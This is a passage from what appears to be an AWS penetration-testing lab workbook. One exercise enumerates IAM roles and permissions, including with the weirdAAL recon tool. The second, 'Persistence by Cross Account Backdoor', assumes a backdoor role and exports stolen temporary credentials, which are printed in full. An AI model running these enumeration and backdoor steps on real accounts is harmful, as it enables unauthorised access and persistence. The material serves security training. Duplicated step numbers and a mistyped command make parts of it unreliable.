
Step 4 : Setting up IAM Temporary Credential in The Environment Variables.

```
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_SESSION_TOKEN=
```



Step 5 : Verify the IAM Temporary Credential Identity.

aws sts get-caller-identity



Step 6 : Get the information about specified role.

aws iam get-role --role-name EC2ReadOnlyAccess

```
┌──(root💀kali)-[/home/kali]
└─# aws iam get-role --role-name EC2ReadOnlyAccess
{
    "Role": {
        "Path": "/",
        "RoleName": "EC2ReadOnlyAccess",
        "RoleId": "AROAUI7PQBNFSZPRPRBWN",
        "Arn": "arn:aws:iam::294170659659:role/EC2ReadOnlyAccess",
        "CreateDate": "2021-09-08T08:50:06+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ec2.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "Allows EC2 instances to call AWS services on your behalf.",
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {
            "LastUsedDate": "2021-09-10T09:27:40+00:00",
            "Region": "us-east-2"
        }
    }
}
```

Step 7 : List of Inline policies embedded to the specified role.

aws iam list-role-policies --role-name EC2ReadOnlyAccess

```
┌──(root💀kali)-[/home/kali]
└─# aws iam list-role-policies --role-name EC2ReadOnlyAccess
{
    "PolicyNames": []
}
```

Step 8 : List of managed policies attached to the specified role.

aws iam list-attached-role-policies --role-name EC2ReadOnlyAccess

```
┌──(root💀kali)-[/home/kali]
└─# aws iam list-attached-role-policies --role-name EC2ReadOnlyAccess
{
    "AttachedPolicies": [
        {
            "PolicyName": "ReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
        }
    ]
}
```


Step 9 : List of permissions in the specified policy.

aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess --version-id v1

```
┌──(root💀kali)-[/home/kali]
└─# aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "appstream:Get*",
                        "autoscaling:Describe*",
                        "cloudformation:DescribeStacks",
                        "cloudformation:DescribeStackEvents",
                        "cloudformation:DescribeStackResource",
                        "cloudformation:DescribeStackResources",
                        "cloudformation:GetTemplate",
                        "cloudformation:List*",
                        "cloudfront:Get*",
                        "cloudfront:List*",
                        "cloudtrail:DescribeTrails",
                        "cloudtrail:GetTrailStatus",
                        "cloudwatch:Describe*",
                        "cloudwatch:Get*",
                        "cloudwatch:List*",
                        "directconnect:Describe*",
                        "dynamodb:GetItem",
                        "dynamodb:BatchGetItem",
                        "dynamodb:Query",
```

Step 10 : Enumerating list of permission assigned to a role using automated scripts.

python3 weirdAAL.py -m recon_all -t MyVictim




```
    'RolesQuota': 1000,
    'ServerCertificates': 0,
    'ServerCertificatesQuota': 20,
    'SigningCertificatesPerUserQuota': 2,
    'UserPolicySizeQuota': 2048,
    'Users': 2,
    'UsersQuota': 5000,
    'VersionsPerPolicyQuota': 5}
Printing Users
[    {    'Arn': 'arn:aws:iam::294170659659:user/AWS-Account-Admin@atomic-nuclear.site',
         'CreateDate': datetime.datetime(2021, 9, 1, 12, 43, 53, tzinfo=tzutc()),
         'Path': '/',
         'UserId': 'AIDAUI7PQBNFRWCXMPKY5',
         'UserName': 'AWS-Account-Admin@atomic-nuclear.site'},
    {    'Arn': 'arn:aws:iam::294170659659:user/manish@atomic-nuclear.site',
         'CreateDate': datetime.datetime(2021, 9, 1, 12, 45, 7, tzinfo=tzutc()),
         'Path': '/',
         'UserId': 'AIDAUI7PQBNFXAB5UQCXR',
         'UserName': 'manish@atomic-nuclear.site'}]
Checking for console access
User AWS-Account-Admin@atomic-nuclear.site likely has console access and the password can be reset :-)
Checking for MFA on account
[]
User manish@atomic-nuclear.site likely has console access and the password can be reset :-)
Checking for MFA on account
[]
### Enumerating AccessAnalyzer Permissions ###
ListAnalyzers IS allowed

[+] accessanalyzer Actions allowed are [+]
['ListAnalyzers']


### Enumerating ACM Permissions ###
```

EXERCISE : AWS - 2

Persistence by Cross Account Backdoor

ATTACK : Persistence by Cross Account Backdoor



Step 1 : Get the identity of the attacker - Attacker

aws sts get-caller-identity --profile persistence-user

```
PS C:\Users\Hacker> aws sts get-caller-identity --profile persistance-user
{
    "UserId": "AIDA6RT2GZTIK3ZFYFUZD",
    "Account": "999909936336",
    "Arn": "arn:aws:iam::999909936336:user/persistence-user"
}
```

Step 2 : List of attached policies to the attacker account. - Attacker

aws iam list-attached-user-policies --user-name persistence-user --profile persistance-user

```
PS C:\Users\Hacker> aws iam list-attached-user-policies --user-name persistence-user --profile persistance-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "assume-policy",
            "PolicyArn": "arn:aws:iam::999909936336:policy/assume-policy"
        }
    ]
}
```


Step 3 : Get the permissions assign to the attached policy of the attacker account. - Attacker

aws iam get-policy-version --policy-arn arn:aws:iam::999909936336:policy/assume-policy --version-id v1 --profile persistence-use

```
PS C:\Users\Hacker> aws iam get-policy-version --policy-arn arn:aws:iam::999909936336:policy/assume-policy --version-id
v1 --profile persistance-user
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": "sts:*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2021-10-01T09:58:44+00:00"
    }
}
```

Step 4 :login to the victim account and add the backdoor of attacker account . - Victim

aws iam get-policy-version --policy-arn arn:aws:iam::999909936336:policy/assume-policy --version-id v1 --profile persistence-use



Step 4 : Retrieve the temporary access token of victim aws account by assume backdoor role. - Attacker

aws sts assume-role --role-arn "arn:aws:iam::294170659659:role/AssumeRole-Persistence" --role-session-name AWSCLI-Session --profile persistence-user

```
PS C:\Users\Hacker> aws sts assume-role --role-arn "arn:aws:iam::294170659659:role/AssumeRole-Persistence" --role-sessio
n-name AWSCLI-Session --profile persistance-user
{
    "Credentials": {
        "AccessKeyId": "ASIAUI7PQBNF5ASWGKED",
        "SecretAccessKey": "PZNOAtK4reCi6VnTowAcwpUYIEFesXCRlI9VAv4L",
        "SessionToken": "FwoGZXIvYXdzEJT//////////wEaDHBtIH+5mTli4H30bCKyAbECiFuBvwoK5UZH2ULywjAmKYXPW3lw3hNuB2tWTiOesHi
NARzsC3jnY37AIF6ecOWAEC6ITII9wQHRMXtu0x9oSmjgXat6nAbaguLFP+cWIXpFZ/crFUQxTmAPbcJYweJqQs0BXLXtW3Ktm2VZ3i0SoHOfxlZgX2E5g6v
knssAARjukOhfIf8EZ4MBHdg+rBlmUdIYnfsZELPO2mm9+SfN4lsMGGQubU0PwfTySF5yKIco1sPbigYyLb5W1kRnGqO94EWm968PBP9v3m9Kto6jehdICqi
LNEgDnxIh5qMupP2d/OjGjA==",
        "Expiration": "2021-10-01T11:24:22+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAUI7PQBNF553J7KUCL:AWSCLI-Session",
        "Arn": "arn:aws:sts::294170659659:assumed-role/AssumeRole-Persistence/AWSCLI-Session"
    }
}
```

Step 5 : Configure separate terminal for AWS CLI with temporary access token of the victim aws account

```
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_SESSION_TOKEN=
```

```
hacker@Hacker-PC:~$ export AWS_ACCESS_KEY_ID=ASIAUI7PQBNF5ASWGKED
hacker@Hacker-PC:~$ export AWS_SECRET_ACCESS_KEY=PZNOAtK4reCi6VnTowAcwpUYIEFesXCRlI9VAv4L
hacker@Hacker-PC:~$ export AWS_SESSION_TOKEN=FwoGZXIvYXdzEJT//////////wEaDHBtIH+5mTli4H30bCKyAbECiFuBvwoK5UZH2ULywjAmK
YXPW3lw3hNuB2tWTiOesHiNARzsC3jnY37AIF6ecOWAEC6ITII9wQHRMXtu0x9oSmjgXat6nAbaguLFP+cWIXpFZ/crFUQxTmAPbcJYweJqQs0BXLXtW3K
tm2VZ3i0SoHOfxlZgX2E5g6vknssAARjukOhfIf8EZ4MBHdg+rBlmUdIYnfsZELPO2mm9+SfN4lsMGGQubU0PwfTySF5yKIco1sPbigYyLb5W1kRnGqO94
EWm968PBP9v3m9Kto6jehdICqiLNEgDnxIh5qMupP2d/OjGjA==
```

Step 6 : Get the identity of the current configured access token

```
aws sts get-caller-identity
```

```
